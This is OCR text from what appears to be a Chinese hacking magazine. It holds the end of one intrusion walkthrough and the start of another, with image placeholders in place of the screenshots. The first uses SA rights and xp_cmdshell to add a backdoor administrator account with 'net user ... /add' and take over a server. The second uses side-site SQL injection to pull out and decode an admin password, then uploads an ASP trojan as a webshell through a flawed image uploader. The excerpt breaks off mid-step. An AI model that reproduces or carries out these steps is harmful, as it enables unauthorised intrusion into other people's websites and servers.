


图7




图8

接下来要做的就是加个用户了，看你还往哪儿跑，叫你不让我访问我的大马……还是使用HDSI3.0，命令格式为**net user hackest password /add**和**net localgroup administrators hackest /add**。意思就是添加一个用户名为hackest，密码为password的用户，并加入到管理员组中，如图9。然后嘛，自然就是登录上去了，如图10。其实如果有了SA权限的话，拿下服务器并不是什么难事，特别是没有删除扩展存储xp_cmdshell的那种服务器！好了，至此，我们已经完全控制了服务器，入侵圆满结束。

六、肺腑之言

希望大家在入侵别人的时候要照顾一下别人的感受，不要




图9




图10

动不动就改别人的首页，这样做影响不好，通知一下管理员也就是了。还有就是挂马，这样做只会伤害到很多无辜的百姓菜鸟。在下刚入黑道，如文章中有什么不对得地方，还请大家不吝赐教。

（文章中涉及到的工具HDSI3.0、啊D注入工具，一句话木马、supersc.exe已经收录于光盘中）

文章难易度：★★★
文章阅读点：如何解决注入成功得到管理员密码后却无法成功登录后台的问题

解开注入后得到密码却无法登录后台之迷

旭方（高春雷）

今天在对一个目标站点进行渗透的时候发现很难搞定，于是想到了旁注，幸运的是很快便找到了服务器上一个存在注入漏洞的站点，接着使用Domain3.5顺利的将后台管理员的帐号和密码给猜解了出来，如图1。




图1

将得到的用户名和密码输入后进行登录，但令我意想不到的是，居然提示密码错误！不会啊，这明明是后台管理员的密码嘛！就在这时我忽然想起前些日子在一个群中也有一个朋友遇到过和我一样的问题，于是我便再次去群中询问，对方给了我一个工具，说使用它将注入后得到的密码进行一下还原就可以了！我便将用户admin的密码“zw{mszvvp”使用工具进行了还原，结果如图2所示。原来对方是将登录密码使用自己编写的函数进行加密后再存放到数据库中的，而我们使用注入工具得到的密码只是存放在数据库中的被加密过的代码，使用它来登录自然登录不了！




图2

这回使用还原过的密码再次登录！因为在页面下方就有“管理登陆”的链接，也省去了我找后台的麻烦。进入后如图3所示，输入得到的用户名及密码，成功登录后台，如图4。细心的朋友一定注意到了，这里的密码就是加密之前的密码！我们如果使用注入得到的密码是无论如何也进不了后台的！怎么样？这招够阴吧！

接下来就是想办法得到webshell了！经过我的测试，这套系统的“上传图片”部分存在漏洞，致使我们可以直接上传asp文件，如图5。首先在本地选择好一个asp木马，特别要注意的是木马的名字，因为这个名字就是它上传到服务器上的名字！我这里将它命名为test.asp，然后上传，片刻后便会提示“上传成功”，但是却不给出文件的具体地址，需要我们自己动手！其

